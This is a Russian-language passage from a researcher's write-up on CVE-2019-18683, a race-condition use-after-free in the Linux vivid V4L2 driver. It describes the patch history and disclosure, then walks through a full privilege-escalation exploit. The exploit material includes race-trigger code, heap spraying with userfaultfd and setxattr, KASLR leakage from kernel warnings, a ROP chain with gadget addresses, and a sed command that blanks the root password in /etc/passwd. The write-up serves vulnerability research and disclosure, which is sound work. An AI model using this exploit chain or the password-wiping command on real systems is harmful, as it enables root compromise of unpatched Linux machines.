
```
        /* shutdown control thread */
        vivid_grab_controls(dev, false);
        mutex_unlock(&dev->mutex);
        kthread_stop(dev->kthread_vid_cap);
        dev->kthread_vid_cap = NULL;
        mutex_lock(&dev->mutex);
```

Как только данная функция разблокирует мьютекс в попытке отдать его ядерному потоку (`kthread`), чтобы он смог остановиться, другой процесс `vb2_fop_read()` может захватить этот мьютекс вместо ядерного потока. В этом случае происходят серьезные неприятности: `vb2_fop_read()` модифицирует очередь буферов `V4L2`, что позже и приводит к использованию памяти после освобождения, когда видеостриминг снова будет запущен.

Для исправления данной ошибки в конечном итоге я сделал следующее:

1. Отказался от разблокировки мьютекса при остановке стриминга. Вот пример изменений в функции `vivid_stop_generating_vid_cap()`, которую мы рассмотрели выше:

```
        /* shutdown control thread */
        vivid_grab_controls(dev, false);
-       mutex_unlock(&dev->mutex);
        kthread_stop(dev->kthread_vid_cap);
        dev->kthread_vid_cap = NULL;
-       mutex_lock(&dev->mutex);
```

2. Использовал `mutex_trylock()` и `schedule_timeout_uninterruptible()` в цикле соответствующих ядерных потоков. В частности, `vivid_thread_vid_cap()` был изменен так:

```
        for (;;) {
                try_to_freeze();
                if (kthread_should_stop())
                        break;
-               mutex_lock(&dev->mutex);
+               if (!mutex_trylock(&dev->mutex)) {
+                       schedule_timeout_uninterruptible(1);
+                       continue;
+               }
                ...
        }
```

Как это стало работать? Когда мьютекс заблокирован, а `kthread` проснулся, ему не удается захватить данный мьютекс, и он уходит в сон на один квант ядерного времени, чтобы позже попробовать снова. Когда данная ситуация происходит при остановке стриминга, в худшем случае

`kthread` уйдет в сон несколько раз, а потом выйдет из цикла после срабатывания `kthread_stop()` в параллельном процессе. Таким образом, остановка `kthread` происходит совсем без блокировки (можно сказать, lockless).

Заснуть бывает не так просто

После завершения работы над эксплойтом я выполнил процедуру ответственного разглашения (в тот момент я был на Linux Security Summit в Лионе). Я отправил в `security@kernel.org` детальное описание найденных уязвимостей, исправления и программу, приводящую к падению ядра (такое обычно называют PoC crasher).

Линус Торвальдс ответил менее чем через два часа (круто!). Общение было очень приятным (в этот раз). Вместе с тем потребовалось разработать четыре версии исправляющего патча, потому что «поспать» в ядре оказалось не так-то просто.

В первой версии моего патча `kthread` в случае неудачной блокировки не спал вовсе:

```
        if (!mutex_trylock(&dev->mutex))
                continue;
```

Это исправило уязвимости, но, как заметил Линус, привнесло другую проблему — непрерывный цикл (busy-loop), который может привести к зависанию (deadlock) в ядре с отключенной вытесняющей многозадачностью. Я стал испытывать свой crasher на ядре, собранном с опцией `CONFIG_PREEMPT_NONE=y`. И действительно, через некоторое время мне удалось добиться ситуации, которую описал Линус.

Тогда я вернулся со второй версией патча, где `kthread` делает следующее:

```
        if (!mutex_trylock(&dev->mutex)) {
                schedule_timeout_interruptible(1);
                continue;
        }
```

Я использовал функцию `schedule_timeout_interruptible()` по примеру других частей кода в `vivid-kthread-cap.c`. Тогда мэйнтейнеры попросили меня заменить ее на `schedule_timeout()` для большей ясности, так как ядерные потоки обычно не должны получать сигналы. Я внес изменения, протестировал с помощью `PoC crasher` и отправил третью версию патча.

Но два дня спустя, уже после полного разглашения информации об уязвимости с моей стороны, Линус обнаружил неполадку (bit.ly/2Ux6Zmq):

```
I just realized that this too is wrong. It _works_, but because it
doesn't actually set the task state to anything particular before
scheduling, it's basically pointless. It calls the scheduler, but it
won't delay anything, because the task stays runnable.

So what you presumably want to use is either "cond_resched()" (to make
sure others get to run with no delay) or
"schedule_timeout_uninterruptible(1)" which actually sets the process
state to TASK_UNINTERRUPTIBLE.

The above works, but it's basically nonsensical.
```

Иными словами, в третьей версии патча ядро работает корректно по чистой случайности. А чтобы правильно отправить ядерный поток поспать, нужно обязательно задать ему состояние, отличное от `TASK_RUNNING`. Я исправил этот недостаток в финальной четвертой версии патча.

Позже мне пришла мысль добавить в ядро специальную проверку, которая обнаруживает такие случаи некорректного использования ядерного API. Я отправил в список рассылки ядра Linux патч (bit.ly/2xkMAco), на который ответил Стивен Ростедт (Steven Rostedt), один из мэйнтейнеров планировщика задач в ядре Linux. Он интересно объяснил, почему такая ситуация в работе планировщика является штатной и моя проверка не требуется (bit.ly/2JcPEdm).

Тогда я просто доработал описание функции `schedule_timeout()`, чтобы предостеречь других разработчиков от неправильного использования данного API (bit.ly/3agXGgX). Патч уже принят в ветку `linux-next`.

Вот так непросто иногда бывает заснуть :)

Далее я расскажу об эксплойте.

Выиграть гонку

Как было сказано ранее, функция `vivid_stop_generating_vid_cap()` вызывается для остановки стриминга, который работает в отдельном ядерном потоке. В ней мьютекс разблокируется в надежде, что обработчик `vivid_thread_vid_cap()` в данном ядерном потоке заблокирует его, чтобы выйти из своего цикла. Для эксплуатации уязвимости в первую очередь необходимо выиграть гонку против этого ядерного потока.

Далее приведен код программы, которая достигает состояния гонки и вызывает падение ядра (bit.ly/2y699St). Если вы хотите протестировать ее на уязвимом ядре, проверьте, что:

- драйвер `vivid` загружен;
- в ядерном журнале указано, что `/dev/video0` — это устройство видеозахвата (`V4L2` capture device);
- пользователь выполнил вход (login) в систему, чтобы Ubuntu применила RW ACL, который упомянут выше.

Данная программа создает два потока. Чтобы быстрее достичь состояния гонки в ядре, они привязываются к отдельным CPU с помощью `sched_setaffinity`:

```
cpu_set_t single_cpu;

CPU_ZERO(&single_cpu);
CPU_SET(cpu_n, &single_cpu);
ret = sched_setaffinity(0, sizeof(single_cpu), &single_cpu);
if (ret != 0)
        err_exit("[-] sched_setaffinity for a single CPU");
```

Вот код, который провоцирует ошибку в ядре (выполняется в двух одновременных потоках):

```
        for (loop = 0; loop < LOOP_N; loop++) {
                int fd = 0;

                fd = open("/dev/video0", O_RDWR);
                if (fd < 0)
                        err_exit("[-] open /dev/video0");

                read(fd, buf, 0xfffded);
                close(fd);
        }
```

Функция `vid_cap_start_streaming()`, которая запускает стриминг, вызывается подсистемой `V4L2` из функции `vb2_core_streamon()` при первом чтении из файлового дескриптора устройства.

Функция `vivid_stop_generating_vid_cap()`, которая останавливает стриминг, вызывается подсистемой `V4L2` из функции `__vb2_queue_cancel()` при окончательном закрытии файлового дескриптора устройства.

Если другой процесс чтения выигрывает гонку против ядерного потока, выполняющего стриминг, он вызывает функцию `vb2_core_qbuf()` и неожиданно для `V4L2` добавляет в очередь `vb2_queue.queued_list` дополнительный `vb2_buffer`. Это начальная стадия ошибки, которая приведет к порче ядерной памяти.

Обманутая подсистема V4L2

Тем временем стриминг полностью остановлен. Подсистема `V4L2` вызывает функцию `vb2_core_queue_release()`, которая отвечает за освобождение ресурсов. Она в свою очередь вызывает функцию `__vb2_queue_free()`, которая освобождает наш `vb2_buffer`, добавленный в очередь на состоянии гонки.

Но драйвер `vivid` не осведомлен об этом и все еще имеет указатель на освобожденный объект. Когда стриминг запускается снова на следующей итерации цикла в эксплойте, данный указатель разыменовывается. Это обнаруживается отладочным механизмом KASAN:


```
==================================================================
BUG: KASAN: use-after-free in vid_cap_buf_queue+0x188/0x1c0
Write of size 8 at addr ffff8880798223a0 by task v4l2-crasher/300
...
The buggy address belongs to the object at ffff888079822000
 which belongs to the cache kmalloc-1k of size 1024
The buggy address is located 928 bytes inside of
 1024-byte region [ffff888079822000, ffff888079822400)
```

Как можно видеть в данном отчете KASAN, ошибка происходит при доступе к объекту из кэша `kmalloc-1k` ядерного аллокатора. Данный кэш удобен для эксплуатации использования после освобождения, так как объекты из него используются в ядре реже, чем объекты меньшего размера. Это делает технику heap spraying более точной.

Heap spraying

`Heap spraying` — это техника эксплуатации, целью которой является размещение контролируемых данных по заданному адресу в куче (heap). Обычно для этого атакующий использует знания о поведении аллокатора и специальным образом создает в куче несколько объектов с контролируемым содержимым, которые переписывают целевую память.

В ядре Linux у slab-аллокатора есть следующая особенность: очередной `kmalloc()` возвращает указатель на тот элемент в slab-кэше, который был недавно освобожден (это делается для повышения производительности). На этом основывается техника `heap spraying` для эксплуатации использования памяти после освобождения: для перезаписи освобожденного ядерного объекта в динамической памяти создается другой объект того же размера, но с контролируемым содержимым. Это отражено на следующей схеме:



Есть отличная статья Виталия Николенко, в которой он описывает эффективную методику эксплуатации использования памяти после освобождения в ядре Linux (bit.ly/2WF0xfN). Она основана на использовании `userfaultfd()` и `setxattr()`. Очень рекомендую ознакомиться с ней до того, как продолжить чтение моей статьи. Главная идея состоит в том, что `userfaultfd()` дает контроль над временем жизни данных, размещенных в памяти ядра с помощью `setxattr()`. Этот трюк очень пригодился мне для эксплуатации CVE-2019-18683.


Как было описано выше, `vb2_buffer` освобождается при остановке стриминга и используется позже, когда стриминг запускается снова. Эта особенность помогает в эксплуатации уязвимости: heap spraying можно просто выполнить после закрытия файлового дескриптора устройства! Но с этим есть сложности: `__vb2_queue_free()` освобождает уязвимый `vb2_buffer` не самым последним. Другими словами, следующий `kmalloc()` не возвращает нужный указатель. Поэтому одного вызова `setxattr()` не хватает для того, чтобы переписать целевой объект, и нужно действительно выполнить «спрей».

Это не очень сочетается с методикой Виталия Николенко: процесс, вызывающий `setxattr()` **зависает** до тех пор, пока обработчик `userfaultfd()` не вызовет `UFFDIO_COPY` ioctl. Если необходимо, чтобы полезная нагрузка осталась в адресном пространстве ядра, данный ioctl вообще не следует вызывать. Я обошел эти ограничения методом грубой силы – создал целую группу потоков (pthreads) для выполнения `heap spraying`. Каждый поток вызывает `setxattr()` с установленным `userfaultfd()` и зависает. Кроме того, потоки распределены между CPU системы с помощью `sched_setaffinity()` для того, чтобы выделения ядерной памяти произошли во всех slab-кэшах (к каждому CPU привязан отдельный slab-кэш).

А теперь поговорим о полезной нагрузке, которая создается для перезаписи уязвимого `vb2_buffer`. Я опишу этапы ее разработки в хронологическом порядке.

Перехват потока исполнения в подсистеме V4L2

`V4L2` — очень сложная подсистема ядра Linux. Ее название расшифровывается как `Video for Linux version 2`. На схеме представлены взаимосвязи между объектами, с которыми работает `V4L2` (размеры объектов не в масштабе).



После того как у меня стабильно заработала перезапись освобожденного `vb2_buffer`, я потратил много времени на поиски эксплойт-примитива в `V4L2`, который с помощью этого можно получить. К сожалению, у меня не получилось сконструировать примитив произвольной записи (arbitrary write) с помощью `vb2_buffer.planes`.

Но позже я нашел указатель на функцию, который выглядел многообещающе: `vb2_buffer.vb2_queue->mem_ops->vaddr`. Прототип шикарно подходит для перехвата потока исполнения: функция принимает один аргумент типа `void *`. Более того, когда функция `vaddr()` вызывается, значение `vb2_buffer.planes[0].mem_priv`, которое я контролирую, передается ей в качестве аргумента.

Непредвиденные сложности: контекст ядерного потока

Найдя `vb2_mem_ops.vaddr`, я начал конструировать содержимое `vb2_buffer`, которое позволило бы достичь код `V4L2`, разыменовывающий данный указатель на функцию.

В первую очередь для эксперимента я выключил средства защиты платформы: `SMAP` (Supervisor Mode Access Prevention), `SMEP` (Supervisor Mode Execution Prevention) и `KPTI` (Kernel Page-Table Isolation). Затем сделал так, чтобы указатель `vb2_buffer.vb2_queue` ссылался на память в пользовательском адресном пространстве, выделенную с помощью `mmap()`. Это все время вызывало ошибку: `unable to handle page fault`. Оказалось, что разыменование данного указателя происходит в контексте ядерного потока (kthread context), где отображение пользовательского адресного пространства отсутствует.

Таким образом, обнаружилось препятствие для создания полезной нагрузки эксплойта: для размещения структур `vb2_queue` и `vb2_mem_ops` требуется память с известным адресом, к которой можно обращаться из ядерного потока.

Идея

В ходе описанного эксперимента я отменил изменения в коде ядра Linux, которые разработал для более глубокого фаззинга. После этого обнаружилось, что мой прототип эксплойта вызывает ядерное предупреждение (kernel warning) в `V4L2` непосредственно перед порчей памяти. Далее приведен код из функции `__vb2_queue_cancel()`, который выдает данное предупреждение:

```
/*
 * If you see this warning, then the driver isn't cleaning up properly
 * in stop_streaming(). See the stop_streaming() documentation in
 * videobuf2-core.h for more information how buffers should be returned
 * to vb2 in stop_streaming().
 */
if (WARN_ON(atomic_read(&q->owned_by_drv_count))) {
```

Я понял, что могу как-то воспользоваться информацией из ядерного предупреждения в эксплойте (ядерный журнал доступен обычному пользователю на Ubuntu Server). Но я не знал, что именно можно сделать. Спустя некоторое время я решил посоветоваться с моим другом Андреем Коноваловым (xairy), известным исследователем безопасности операционных систем (twitter.com/andreyknvl, github.com/xairy). Он подарил мне отличную идею — `разместить полезную нагрузку в ядерном стеке и задержать ее там с помощью userfaultfd(), аналогично технике Виталия Николенко`. Это может быть сделано с помощью любого системного вызова, который копирует данные в ядерный стек с помощью `copy_from_user()`. По моему мнению, это оригинальная техника, я бы назвал ее **метод xairy**, чтобы отблагодарить моего друга.

Части пазла сложились, я понял, что могу получить адрес стека из предупреждения в ядерном журнале и затем предугадать будущее расположение полезной нагрузки эксплойта. Это был самый радостный момент за все время исследования. Ради таких моментов мы и занимаемся этим, верно?

Итак, соберем вместе все этапы эксплуатации уязвимости. Описываемый метод позволяет обойти средства защиты `SMAP`, `SMEP` и `KASLR` на Ubuntu Server 18.04.

Эксплойт-оркестр

Для данного довольно сложного эксплойта я создал набор потоков (pthreads), которые управляются с помощью синхронизации на барьерах (`pthread_barriers`). Далее представлены барьеры, которые разбивают процесс эксплуатации на основные этапы:

- barrier_prepare,
- barrier_race,
- barrier_parse,
- barrier_kstack,
- barrier_spray,
- barrier_fatality.

В данном эксплойте задействовано **50 потоков (pthreads)**, каждый из которых имеет **одну из пяти ролей:**

- 2 `racer`-потока для достижения состояния гонки;
- (THREADS_N – 6) = 44 `sprayer`-потока, которые зависают на `setxattr()` с настроенным `userfaultfd()`;
- 2 потока для перехвата отказов страниц `userfaultfd()`;

- 1 поток для анализа `/dev/kmsg` и адаптации полезной нагрузки для ядерной памяти;
- 1 `fatality`-поток, который выполняет целевое повышение привилегий в системе.

Потоки, имеющие различные роли, синхронизируются на различных наборах барьеров. Последний параметр функции `pthread_barrier_init()` задает количество потоков, которые **должны вместе подойти** к данному барьеру (то есть вызвать `pthread_barrier_wait()`) для того, чтобы продолжить свое выполнение дальше.

Следующая таблица описывает все потоки эксплойта, их работу и синхронизацию на барьерах с помощью `pthread_barrier_wait()`. Барьеры перечислены в хронологическом порядке по ходу работы эксплойта. Данную таблицу следует читать построчно, держа в уме, что все потоки работают параллельно.

pthread / barriers	2 racers	44 sprayers	page fault hander #1	page fault hander #2	kmsg parser	fatality
1. barrier_ prepare (для 47 потоков)	Ждать на барьере	1. Создать файлы в tmpfs для дальнейшего выполнения `setxattr()` 2. Ждать на барьере			1. Открыть `/dev/kmsg` 2. Ждать на барьере	
2. barrier_race (для 2 потоков)	1. Вызвать `usleep()`, чтобы пропустить другие потоки к их следующим барьерам 2. Ждать на барьере 3. Бороться за состояние гонки					
3. barrier_parse (для 3 потоков)	Ждать на барьере				1. Ждать на барьере 2. Извлечь из ядерного предупреждения значения регистров `RSP` и `R11` (содержит указатель на код) 3. Вычислить адрес верхушки ядерного стека и секрет `KASLR` 4. Адаптировать адреса в полезной нагрузке для ядерного стека и кучи	
4. barrier_kstack (для 3 потоков)	1. Ждать на барьере 2. Разместить полезную нагрузку в ядерном стеке с помощью `adjtimex()` и зависнуть				Ждать на барьере	
5. barrier_spray (для 45 потоков)		1. Ждать на барьере 2. Разместить полезную нагрузку в ядерной куче с помощью `setxattr()` и зависнуть		1. Поймать два отказа страницы от `adjtimex()`, вызванной racer-потоками 2. Ждать на барьере		
6. barrier_fatality (для 2 потоков)			1. Поймать 44 отказа страницы от `setxattr()`, вызванной sprayer-потоками 2. Ждать на барьере			1. Ждать на барьере 2. Запустить повышение привилегий в системе 3. Конец!

Привожу отладочный вывод эксплойта, который наглядно демонстрирует механизм, описанный в данной таблице:

```
a13x@ubuntu_server_1804:~$ uname -a
Linux ubuntu_server_1804 4.15.0-66-generic #75-Ubuntu SMP Tue Oct 1 05:24:09 UTC
2019 x86_64 x86_64 x86_64 GNU/Linux
a13x@ubuntu_server_1804:~$
a13x@ubuntu_server_1804:~$ ./v4l2-pwn
begin as: uid=1000, euid=1000
Prepare the payload:
 [+] payload for_heap is mmaped to 0x7f8c9e9b0000
 [+] vivid_buffer of size 504 is at 0x7f8c9e9b0e08
 [+] payload for_stack is mmaped to 0x7f8c9e9ae000
 [+] timex of size 208 is at 0x7f8c9e9aef38
 [+] userfaultfd #1 is configured: start 0x7f8c9e9b1000, len 0x1000
 [+] userfaultfd #2 is configured: start 0x7f8c9e9af000, len 0x1000
We have 4 CPUs for racing; now create 50 pthreads...
 [+] racer 1 is ready on CPU 1
 [+] fatality is ready
 [+] racer 0 is ready on CPU 0
 [+] fault_handler for uffd 3 is ready
 [+] kmsg parser is ready
 [+] fault_handler for uffd 4 is ready
 [+] 44 sprayers are ready (passed the barrier)
Racer 1: GO!
Racer 0: GO!
 [+] found rsp "ffffb93600eefd60" in kmsg
 [+] kernel stack top is 0xffffb93600ef0000
 [+] found r11 "ffffffff9d15d80d" in kmsg
 [+] kaslr_offset is 0x1a800000
Adapt payloads knowing that kstack is 0xffffb93600ef0000, kaslr_offset
0x1a800000:
   vb2_queue of size 560 will be at 0xffffb93600eefe30, userspace 0x7f8c9e9aef38
   mem_ops ptr will be at 0xffffb93600eefe68, userspace 0x7f8c9e9aef70, value
0xffffb93600eefe70
   mem_ops struct of size 120 will be at 0xffffb93600eefe70, userspace
0x7f8c9e9aef78, vaddr 0xffffffff9bc725f1 at 0x7f8c9e9aefd0
   rop chain will be at 0xffffb93600eefe80, userspace 0x7f8c9e9aef88
   cmd will be at ffffb93600eefedc, userspace 0x7f8c9e9aefe4
 [+] the payload for kernel heap and stack is ready. Put it.
 [+] UFFD_EVENT_PAGEFAULT for uffd 4 on address = 0x7f8c9e9af000: 2 faults
collected
 [+] fault_handler for uffd 4 passed the barrier
 [+] UFFD_EVENT_PAGEFAULT for uffd 3 on address = 0x7f8c9e9b1000: 44 faults
collected
 [+] fault_handler for uffd 3 passed the barrier
 [+] and now fatality: run the shell command as root!
```

Анатомия полезной нагрузки эксплойта

В предыдущем разделе было описано управление (оркестрация, можно сказать) потоками в эксплойте. Было упомянуто, что полезная нагрузка создается:

1) `sprayer`-потоками в ядерной куче с помощью системного вызова `setxattr()` с настроенным `userfaultfd()`;
2) `racer`-потоками в ядерном стеке с помощью системного вызова `adjtimex()` с настроенным `userfaultfd()`. Данный системный вызов был выбран из-за того, что он выполняет копирование данных в стек ядра с помощью `copy_from_user()`.

Полезная нагрузка эксплойта состоит из трех частей:


1) структура `vb2_buffer` в ядерной куче,
2) структура `vb2_queue` в ядерном стеке,
3) структура `vb2_mem_ops` в ядерном стеке.

В начале эксплойта данные для полезной нагрузки подготавливаются в пользовательском адресном пространстве. После достижения состояния гонки поток, читающий ядерный журнал, извлекает из него следующую информацию:

- значение регистра `RSP`, чтобы вычислить адрес верхушки стека;
- значение регистра `R11`, которое является указателем на некоторый участок кода ядра. Это значение помогает вычислить случайный отступ `KASLR`, по которому расположен код ядра:

```
#define R11_COMPONENT_TO_KASLR_OFFSET 0x195d80d
#define KERNEL_TEXT_BASE 0xffffffff81000000

kaslr_offset = strtoul(r11, NULL, 16);
kaslr_offset -= R11_COMPONENT_TO_KASLR_OFFSET;
if (kaslr_offset < KERNEL_TEXT_BASE) {
    printf("bad kernel text base 0x%lx\n", kaslr_offset);
    err_exit("[-] kmsg parsing for r11");
}
kaslr_offset -= KERNEL_TEXT_BASE;
```

Далее поток, прочитавший `kmsg`, адаптирует адреса в полезной нагрузке для ядерного стека и кучи. На следующей схеме представлено, как части полезной нагрузки взаимосвязаны в адресном пространстве ядра после этой адаптации.



ROP'n'JOP

В этом разделе описана цепочка команд для возвратно ориентированного программирования, ROP-цепочка (return-oriented programming), которую я создал для повышения привилегий в специфических условиях контекста потока ядра.

Я нашел отличный ROP-гаджет, который переключает стек ядра на контролируемую область памяти (stack-pivoting gadget) и при этом хорошо подходит к прототипу функции `void *(*vaddr)(void *buf_priv)`, где происходит перехват потока исполнения. В качестве аргумента `buf_priv` передается значение `vb2_plane.mem_priv`, над которым есть контроль. В ядре Linux для микроархитектуры `x86_64` первый аргумент функции передается через регистр `RDI`. Таким образом связка инструкций `push rdi; pop rsp` переключает указатель стека на контролируемую область памяти, которая также находится в ядерном стеке, что обеспечивает обход аппаратных средств защиты `SMAP` и `SMEP`.

Ниже приведена сама ROP-цепочка для повышения привилегий в системе. Она получилась необычной, так как должна быть исполнена из контекста ядерного потока:

```
#define ROP__PUSH_RDI__POP_RSP__pop_rbp__or_eax_edx__RET 0xffffffff814725f1
#define ROP__POP_R15__RET 0xffffffff81084ecf
#define ROP__POP_RDI__RET 0xffffffff8101ef05
#define ROP__JMP_R15 0xffffffff81c071be
#define ADDR_RUN_CMD 0xffffffff810b4ed0
#define ADDR_DO_TASK_DEAD 0xffffffff810bf260

unsigned long *rop = NULL;
char *cmd = "/bin/sh /home/a13x/pwn"; /* rewrites /etc/passwd to drop root password */
size_t cmdlen = strlen(cmd) + 1; /* for 0 byte */

/* mem_priv is the arg for vaddr() */
vplane = vbuf->vb.vb2_buf.planes;
vplane->mem_priv = (void *)(kstack - TIMEX_STACK_OFFSET + ROP_CHAIN_OFFSET);

rop = (unsigned long *)(timex_addr + ROP_CHAIN_OFFSET);
printf("   rop chain will be at %p, userspace %p\n", vplane->mem_priv, rop);

strncpy((char *)timex_addr + CMD_OFFSET, cmd, cmdlen);
printf("   cmd will be at %lx, userspace %p\n",
        (kstack - TIMEX_STACK_OFFSET + CMD_OFFSET),
        (char *)timex_addr + CMD_OFFSET);

/* stack will be trashed near rop chain, be careful with CMD_OFFSET */
*rop++ = 0x1337133713371337; /* placeholder for pop rbp in the pivoting gadget */
*rop++ = ROP__POP_R15__RET + kaslr_offset;
*rop++ = ADDR_RUN_CMD + kaslr_offset;
*rop++ = ROP__POP_RDI__RET + kaslr_offset;
*rop++ = (unsigned long)(kstack - TIMEX_STACK_OFFSET + CMD_OFFSET);
*rop++ = ROP__JMP_R15 + kaslr_offset;
```

```
*rop++ = ROP__POP_R15__RET + kaslr_offset;
*rop++ = ADDR_DO_TASK_DEAD + kaslr_offset;
*rop++ = ROP__JMP_R15 + kaslr_offset;

printf(" [+] the payload for kernel heap and stack is ready. Put it.\n");
```

Сначала данная ROP-цепочка загружает адрес ядерной функции `run_cmd()` из `kernel/reboot.c` в регистр `R15`. Затем в регистр `RDI` загружается адрес строки с shell-командой, которая будет выполнена с привилегиями суперпользователя. Через регистр RDI данный адрес будет передан функции `run_cmd()` в качестве аргумента. Затем в ROP-цепочке выполняется несколько JOP-операций (jump-oriented programming). Выполняется прыжок на `run_cmd()`, которая выполняет команду `'/bin/sh /home/a13x/pwn'` от пользователя root. Запускаемый скрипт переписывает `/etc/passwd`, позволяя без пароля войти в систему как пользователь root:

```
#!/bin/sh
# drop root password
sed -i '1s/.*/root::0:0:root:\/root:\/bin\/bash/' /etc/passwd
```

